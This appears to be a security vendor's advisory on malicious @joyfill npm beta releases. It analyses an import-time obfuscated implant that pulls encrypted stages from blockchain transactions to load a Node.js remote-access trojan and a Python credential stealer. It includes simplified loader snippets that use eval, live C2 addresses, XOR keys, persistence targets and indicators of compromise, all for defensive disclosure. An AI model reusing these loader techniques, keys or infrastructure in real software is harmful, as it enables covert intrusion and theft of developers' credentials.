
Two npm beta releases in the @joyfill
namespace contain an import-time JavaScript implant that resolves encrypted code through Tron, Aptos, and BNB Smart Chain transactions. Static analysis shows that its primary branch reaches a 77 KB Node.js remote-access trojan. A parallel branch launches a detached Node.js process, requests a separate boot payload from 23[.]27[.]13[.]43/$/boot
, sends the marker header Sec-V: A9-0135-3
, decrypts the response, and evaluates it.
Joyfill provides software development kits for embedding forms, documents, and PDFs into web and mobile applications. @joyfill/components
supplies the React UI components used to build, render, and edit these experiences, while @joyfill/layouts
manages their page and field layouts.
Each package receives approximately 16,000 weekly downloads on npm. Because @joyfill/components
depends on @joyfill/layouts
, these figures overlap and should not be combined into a single download total. The affected versions were beta releases, so overall weekly downloads do not indicate how many users installed the compromised beta versions.
Affected Packages# #
Neither uses an npm lifecycle hook. The functional layouts implant runs when Node.js loads the CommonJS package entrypoint, so npm install --ignore-scripts
does not prevent execution once the affected module is imported.
The has exact PolinRider-family indicators, including its multi-chain resolver structure, global markers, and XOR keys. The recovered 77 KB final JavaScript has the highly distinctive Socket.IO command set, Sec-V
marker design, and developer-tool persistence associated with the DEV#POPPER malware family. These are family assessments based on direct code overlap and published technical research, not an attribution of the Joyfill compromise to a particular group.
Impact# #
The @joyfill/layouts
release should be treated as capable of arbitrary code execution in the context of any process that loads it. This includes development environments, CI runners, test tooling, server-side rendering, and builds. The final recovered code can collect host information, establish a Socket.IO remote-control channel, execute supplied JavaScript or shell commands, upload files, read clipboard data, and modify files belonging to developer tools.
@joyfill/components@4.0.0-rc24-2773-beta.4
contains the same malicious injection in dist/index.js
, dist/index.esm.js
, and dist/joyfill.min.js
. Its published Rollup bundle supplies a throwing dynamic-require
shim, preventing the from resolving its network dependencies in the normal bundled execution path. That limits execution in this particular artifact, but does not make the release safe or remove the evidence that the same source-level injection reached a second Joyfill package.
The preceding versions examined, @joyfill/layouts@0.1.1
and @joyfill/components@4.0.0-rc24
, do not contain the implant. Other public @joyfill
packages checked during this analysis did not contain this signature.
How the packages were compromised# #
Both malicious versions use the 2773
prerelease build marker and were published by the same npm identity using Node.js 18.20.0
and npm 10.5.0
:
@joyfill/layouts@0.1.2-2773.beta.0
: 2026-07-28T10:54:57.311Z
@joyfill/components@4.0.0-rc24-2773-beta.4
: 2026-07-28T11:03:59.568Z
The layouts source map attributes the appended implant to src/utils/reactGridLayoutUtils.js
; the emitted source maps for both packages include the implant’s own identifiers. This establishes that the code was present at bundle time rather than inserted only into a final tarball. It does not, on its own, identify whether the initial access was to a developer workstation, source repository, CI environment, or publishing credential.
Technical Analysis# #
Stage 0: Module-load bootstrap
The implant is appended after legitimate package code. It begins with several layers of JavaScript obfuscation: a seeded character shuffle, a small decoded string table, a word-substitution decompressor, and dynamic Function
construction. The recovered table contains r
, object
, and m
.
In the layouts CommonJS bundle, the implant exposes Node.js module primitives through globals, then runs the decoded resolver:
// Simplified and normalized from the layouts CommonJS bundle.
global.r = require;
global.m = module;

const resolver = decryptEmbeddedPayload();
Function("", resolver)();
The bootstrap sets global._V
to A9-0135-3
, retains a 30-second process-global throttle in _p_t
, and launches two separate payload-resolution paths. One evaluates its result in the importing process. The other uses child_process.spawn("node", ["-e", payload])
with detached: true
, stdio: "ignore"
, and windowsHide: true
, then calls unref()
.
This is why the implant is not an install-hook attack: package is sufficient to begin the chain.
Stage 1: Blockchain-backed dispatch
The first resolver obtains a BSC transaction hash from the latest outbound transaction of a hard-coded Tron address. If that fails, it queries an Aptos account and reads payload.arguments[0]
. It then retrieves the BSC transaction through eth_getTransactionByHash
, reverses and decodes the transaction input, splits it on ?.?
, XOR-decrypts one segment, and evaluates the resulting JavaScript.
// Simplified and normalized from the recovered resolver.
const pointer = await resolveFromTronOrAptos();
const tx = await bscRpc("eth_getTransactionByHash", [pointer]);
const decoded = decodeAndReverse(tx.result.input.slice(2));
const nextStage = xor(decoded.split("?.?")[1], key);
eval(nextStage);
The in-process route uses the following values:
-
Tron:
TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP -
Aptos fallback:
0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e -
XOR key:
2[gWfGj;<:-93Z^C -
BSC payload transaction:
0x18a8420f727f2405f9d1805ad887b31029b584b2ff5a7ec0f57c72635183e99d
The detached branch uses a distinct set:
-
Tron:
TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG -
Aptos fallback:
0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3 -
XOR key:
m6:tTh^D)cBz?NM] -
BSC payload transaction:
0x7ffb4efddd96e20aec90724be2ac9a71c138a9af697b9fb8224bbf80ea4f22be
The use of public blockchain data makes payload selection mutable without a new npm publication. Blocking a conventional C2 domain alone would not stop this initial retrieval sequence.
The first recovered payload: C2 selection and a second blockchain hop
The first in-process payload is a 5,849-byte JavaScript , SHA-256 cb46f12d70824ea24ed1f8bcf45bf3f86680e02a9089aafc03b27f691be57be3
. It preserves its source in globals, configures C2 values based on _V
, and runs the same Tron or Aptos to BSC resolution method a second time.
For the Joyfill marker A9-0135-3
, the sets the Socket.IO endpoint to 166[.]88[.]134[.]62:443
and the upload host to 166[.]88[.]134[.]62
. It also contains alternate profiles for 198[.]105[.]127[.]210
and 23[.]27[.]202[.]27
, including port 27017
for the latter.
The tier-two resolver uses:
-
Tron:
TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v -
Aptos fallback:
0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1 -
BSC payload transaction:
0xb6c725890be6890fd2c735eedc47e24b85a350301f6c19a3864e43c35e470968 -
XOR key:
2[gWfGj;<:-93Z^C
That transaction yields the final 77,276-byte clientCode
payload, SHA-256 26351aed0397158d3a3b8cc8fd3047d4c015d264c9895f10f20f1521b974ed18
. This is a directly recovered Joyfill downstream stage, not a capability assessment inferred only from a related incident.
The parallel second stage: Detached /$/boot
down
The second primary payload is a 3,525-byte JavaScript bootstrap, SHA-256 78f0de8682e0e894a5784eb7e95db4da6088f528918ca3107dd1e76f80a561d8
. It is started through the detached node -e
path described above. Its C2 selector is independent of the 77 KB RAT branch.
For a marker beginning with A
, which includes A9-0135-3
, this branch selects 23[.]27[.]13[.]43
. It sends a Windows Chrome user agent and the header Sec-V: A9-0135-3
in a request to /$/boot
. It XOR-decrypts the response using ThZG+0jfXE6VAGOJ
and calls eval()
on the result.
The same bootstrap carries fallback profiles for 198[.]105[.]127[.]210
and 23[.]27[.]202[.]27:27017
. This establishes that 23[.]27[.]13[.]43
, /$/boot
, and the Sec-V
header are direct Joyfill code findings. The response body itself was retrieved from a disposable analysis VM, not this branch’s origin host, and is characterized below.
This is a redundant delivery branch, not a harmless fallback. It is detached from the importing Node.js process and can continue after a build, test, or CLI command exits.
Final recovered payload: Node.js remote-access trojan
The final clientCode
payload is heavily obfuscated with control-flow flattening and an LZ-String-compressed table of 337 recovered strings. It is versioned 260605
and includes socket.io-client
. It identifies the host to the configured Socket.IO service with values including a client UUID, process ID, hostname, operating-system details, and session timestamps.
Its command vocabulary includes ss_info
, ss_ip
, ss_cb
, ss_upf
, ss_upd
, ss_dir
, ss_fcd
, ss_stop
, ss_inz
, ss_inzx
, ss_connect
, ss_eval
, ss_eval64
, ss_exit
, and ss_exit_f
. The code supports supplied JavaScript evaluation, interpreter and shell execution, file management, and upload. It installs axios
and socket.io-client
into its working directory when dependencies are missing.
The final payload includes these additional behaviors:
- Uploads files to the configured upload host at
/u/f
using multipart form data and a client_id
. - Retrieves additional JavaScript through
/0x/js?_V=<version>&id=<id>
. - Uses
/verify-human/
for status or check-in handling. - Collects basic host details, Windows process listings, and public IP details through
ip-api[.]com
. - Reads clipboard data through PowerShell on Windows,
pbpaste
on macOS, and xclip
or xsel
on Linux. - Avoids execution on several development, CI, or sandbox hostnames, including
github-runner
, buildbot
, buildkitsandbox
, and microsoft-standard-WSL2
.
The payload can persist by inserting a self-re block into application files that are routinely executed by developer tooling. Its targets include the @vscode/deviceid
module inside VS Code, Cursor, and Antigravity; Discord Desktop’s core module; GitHub Desktop’s resources/app/main.js
; and the global npm CLI at node_modules/npm/lib/cli.js
. The injection tags include /*C250617A*/
, /*C250618A*/
, /*C250619A*/
, /*C250620A*/
, /*C260511A*/
, /*C260512A*/
, and /*RS260605*/
.
Retrieved boot captures and Python credential stealer
Two live /$/boot
response bodies decrypt with the same ThZG+0jfXE6VAGOJ
key used by the Joyfill detached branch. Their decoded bootstraps are 66,040 and 65,438 bytes, with SHA-256 values 26e679eaf1e9baeb7c55eb48db482301171d4d26e1728544b23734a90dc70e1b
and 2cfede38fb121a71a2f3607474aa8cd588a99f51b37e5e6f0d8cb789fa275032
. The saved response headers are time-stamped July 28, 2026, but do not retain enough request provenance to cryptographically associate either response with a particular infected Joyfill host. They are therefore treated as matching downstream captures, not as proof that every Joyfill execution received the same response.
Both bootstraps use additional obfuscated Base64 and RC4 string recovery, report status to /verify-human/{campaign}
and /snv
, and avoid a broad set of cloud, CI, container, sandbox, and analysis environments. They can install or use axios
and socket.io-client
, provision Python using /d/python.zip
, /d/7zr.exe
, and /d/python.7z
, then request a Python payload from /$/{id}
with the same Sec-V
header. One preserved bootstrap also reloads the 77 KB clientCode
RAT by using the same tier-two blockchain pointers as the Joyfill in-process branch.
A captured /$/1
payload decodes to an 82,457-byte Python infostealer, SHA-256 36ff00b45e67baa7e3674b0c80f48e88737264c61e5c6b3b091200972de8157c
. Its source is cross-platform and collects environment and host information, Windows Credential Manager and Linux Secret Service data, Chromium and Firefox browser data, browser-extension storage for wallets and password managers, Git credentials, GitHub CLI configuration, VS Code storage, and GitHub Desktop logs. It supports DPAPI, macOS Keychain, and Linux Secret Service or KWallet handling for browser decryption. We assess with medium likelihood that this is an iteration of the OmniStealer malware.
The Python code stages collected data under %USERPROFILE%\\.npm
or /tmp/.npm
, creates an AES-encrypted ZIP using pyzipper
, registers metadata at /u/e
, and uploads the archive to /u/f
. It can also send a document through Telegram when C2 supplies a bot token and chat ID. Its embedded archive password is ,./,./,./
. These captures were retrieved once, from a disposable VM, with no request provenance tying either response to a specific infected host, so they are reported as matching downstream samples rather than as proof of what every Joyfill execution receives.
PolinRider and DEV#POPPER relationship
The ’s rmcej%otb%
marker, global
naming pattern, exact multi-chain resolution order, and XOR keys match the PolinRider-associated blockchain analyzed in Socket’s PHP supply-chain investigation. The recovered Joyfill client then matches the DEV#POPPER family on more specific operational indicators: Sec-V
and /$/boot
, the ThZG+0jfXE6VAGOJ
decryptor key, Socket.IO use, the ss_*
command set, and persistence through developer-tool files.
The /$/boot
and Python captures described above confirm the same follow-on is live in this campaign’s own infrastructure, using this campaign’s own keys and markers, not an inferred capability carried over from a different incident.
This campaign overlaps significantly with an incident analysed by eSentire eariler in 2026, in which DEV#POPPER was used to load DEV#POPPER RAT and OmniStealer. While in that case, the sourced was a weaponized clone of the Github repo “ShoeVista,” this attack appears to have been due to maintainer compromise.
Recommendations# #
For Developers
Remove both affected versions from lockfiles, caches, internal mirrors, build images, and deployment artifacts. Pin to an independently verified version (@joyfill/layouts@0.1.1
, @joyfill/components@4.0.0-rc24
) and prevent the affected versions from being restored by automated resolution. Avoid the beta
dist-tag for these packages until Joyfill confirms remediation.
npm install --ignore-scripts
does not help here. The implant runs at import time, not at install time, so any process that loads the module, including test runners, SSR, and bundlers, is sufficient to trigger it.
For Security Teams
Treat any machine that imported @joyfill/layouts@0.1.2-2773.beta.0
or @joyfill/components@4.0.0-rc24-2773-beta.4
as potentially compromised, not just at risk of data theft: the recovered RAT provides an interactive remote shell. Isolate the host, preserve logs and dependency artifacts, and rotate credentials reachable from the affected Node.js process before doing anything else, from a separate, uncompromised machine.
Investigate unexpected modifications to @vscode/deviceid
under VS Code, Cursor, and Antigravity, Discord Desktop’s core module, GitHub Desktop’s resources/app/main.js
, and the global npm CLI (npm root -g
), since the implant persists there independent of the package itself. If the Python follow-on may have run, also check for %USERPROFILE%\.npm
or /tmp/.npm
staging directories and rotate browser-saved passwords, cookies, and any wallet or password-manager browser-extension data on that host, not only developer-tool credentials.
Review endpoint and CI telemetry for detached Node.js processes, the four C2 IPs, the Sec-V
header, and outbound requests to api[.]trongrid[.]io
or bsc-dataseed[.]binance[.]org
from build agents or developer workstations. Blockchain RPC traffic from a CI runner is a high-fidelity signal on its own. Block both package versions in your registry proxy or dependency policy tooling.
MITRE ATT&CK# #
T1195.002
Compromise Software Supply ChainT1027
Obfuscated Files or InformationT1027.013
Encrypted or Encoded FileT1059.007
JavaScriptT1059.006
PythonT1059.004
Unix ShellT1071.001
Web ProtocolsT1105
Ingress Tool TransferT1115
Clipboard Data
Indicators of Compromise# #
npm packages and files
@joyfill/layouts@0.1.2-2773.beta.0
@joyfill/components@4.0.0-rc24-2773-beta.4
- Layouts:
dist/index.cjs.js
, dist/index.es.js
- Components:
dist/index.js
, dist/index.esm.js
, dist/joyfill.min.js
SHA-256
-
Layouts archive:
adc4af90540d33cd1e98f44b51482ae9250fbeb97d6f8d7841c81b618cb2c6e6 -
Layouts CommonJS bundle:
8e8b90dedd456ded0c5748119836e1ca1066112bc569c1b41ca70eb931d1d4dc -
Layouts ESM bundle:
5f6a92006ca2ea4b464d66fb41af777edce7296939a7c6ee491e2b3cbfe09848 -
Components archive:
bcc93dc55bc7daedf4ca57254f0e7a7f1c40e09851eab98fe10cde801982db17 -
Components
dist/index.js
: 1352ad22c99983d91e600348b7cbf58235131b1ee34cea9f09623206d5b7dea7
- Components
dist/index.esm.js
: 67c6ef602cc850f10d935fee53fa40440df841adf081563bf4fc2631a71249ce
- Components
dist/joyfill.min.js
: c5742ea1875ecd2360022624149994909cd0546e221e4203dffd01f48de45469
-
In-process first payload:
cb46f12d70824ea24ed1f8bcf45bf3f86680e02a9089aafc03b27f691be57be3 -
Decoded tier-two resolver:
f452f9cfa539f4a1fe25187a99a484391290d5dbaa422ba455edf6b04f81b7d1 -
Detached second payload:
78f0de8682e0e894a5784eb7e95db4da6088f528918ca3107dd1e76f80a561d8 -
Decoded detached bootstrap:
ae7565109fd01b88d82acf7f73ab20709cbc2c9f26fdea13e429ccc87a55d4fb -
Final
clientCode
RAT: 26351aed0397158d3a3b8cc8fd3047d4c015d264c9895f10f20f1521b974ed18
- Preserved
/$/boot
capture: 26e679eaf1e9baeb7c55eb48db482301171d4d26e1728544b23734a90dc70e1b
- Preserved
/$/boot
capture: 2cfede38fb121a71a2f3607474aa8cd588a99f51b37e5e6f0d8cb789fa275032
- Preserved Python stealer capture:
36ff00b45e67baa7e3674b0c80f48e88737264c61e5c6b3b091200972de8157c
Network and protocol indicators
api[.]trongrid[.]io
fullnode[.]mainnet[.]aptoslabs[.]com
bsc-dataseed[.]binance[.]org
bsc-rpc[.]publicnode[.]com
166[.]88[.]134[.]62:443
166[.]88[.]134[.]62:80
23[.]27[.]13[.]43/$/boot
198[.]105[.]127[.]210:443
198[.]105[.]127[.]210:80
23[.]27[.]202[.]27:443
23[.]27[.]202[.]27:27017
Blockchain identifiers and fingerprints
TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP
TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG
TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v
0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e
0x3f0e5781d0855fb460661ac63257376db1941b2bb522499e4757ecb3ebd5dce3
0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1
0x18a8420f727f2405f9d1805ad887b31029b584b2ff5a7ec0f57c72635183e99d
0x7ffb4efddd96e20aec90724be2ac9a71c138a9af697b9fb8224bbf80ea4f22be
0xb6c725890be6890fd2c735eedc47e24b85a350301f6c19a3864e43c35e470968
0x9bc1355344b54dedf3e44296916ed15653844509